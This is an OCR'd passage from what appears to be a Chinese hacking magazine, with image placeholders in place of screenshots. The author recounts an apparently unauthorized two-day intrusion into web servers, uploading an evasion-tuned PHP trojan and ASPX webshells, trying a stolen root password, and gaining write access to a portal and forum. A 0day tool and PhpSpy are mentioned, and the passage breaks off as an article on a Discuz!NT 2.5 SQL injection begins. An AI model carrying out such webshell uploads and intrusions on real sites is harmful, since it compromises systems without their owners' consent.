


图9




图10

接着，我问朋友要了一个PHP免杀木马上传了上去，可打开还是失败，既然木马并没有被查杀，那只能是不支持PHP文件，既然不支持，那服务器上为什么还要有PHP站点呢？我极度郁闷中。在E盘的WWWROOT目录又得到了一个站点的WEBSHELL，这是一个关于房地产的门户网站，采用的是ASPX。我尝试着上传ASPX大马，居然成功了，图11。但遗憾的是这个ASPX大马并没有提高我的访问权限。




图11

我把su.php也传了上去，居然可以正常显示了，看来是服务器对ASP、ASPX、PHP在每个WEB目录都进行了相应的设置，只有支持ASPX和PHP后缀的WEB目录才支持ASPX和PHP。SU.php也传上去了，在前面我们已经得到了ROOT用户的密码，直接连接，提示失败，如图12。

难道ROOT用户的密码不对？可MY.ini又不能浏览，仿佛一切又回到了从前。思路又回到了http://www.xxx.cn网站，换了一个ASPX大马，直接得到了Hack98的Web路径，如图13。




图12




图13

直接到F盘输入得到的Web路径，发现有修改和访问权限，终于成功拿到了目标站点的WebShell，如图14，来看看有写入权限吗，发现权限还不小呢，如图15！




图14





图15

已经成功得到了主站和论坛的权限，因为这个网站的WWWROOT设置的太变态，渗透就没有再继续，此次入侵花了我整整两天时间才搞定。

（文章中涉及到的科讯0DAY利用工具、PhpSpy，已经收录在光盘中）



文章难易度：★★★
文章问题点：关于Discuz!NT 2.5最新SQL注入漏洞的超简单利用

最新的 Discuz!NT2.5 漏洞来报道了！

hackest [H.S.T.]

Discuz!NT 2.5 是一款功能强大的基于 ASP.net 平台的社区软件，默认支持 SQLServer 数据库，还可以扩展支持 Access、MySQL 等多种数据库，支持多种其它论坛的数据转换。但前些日子，ISTO 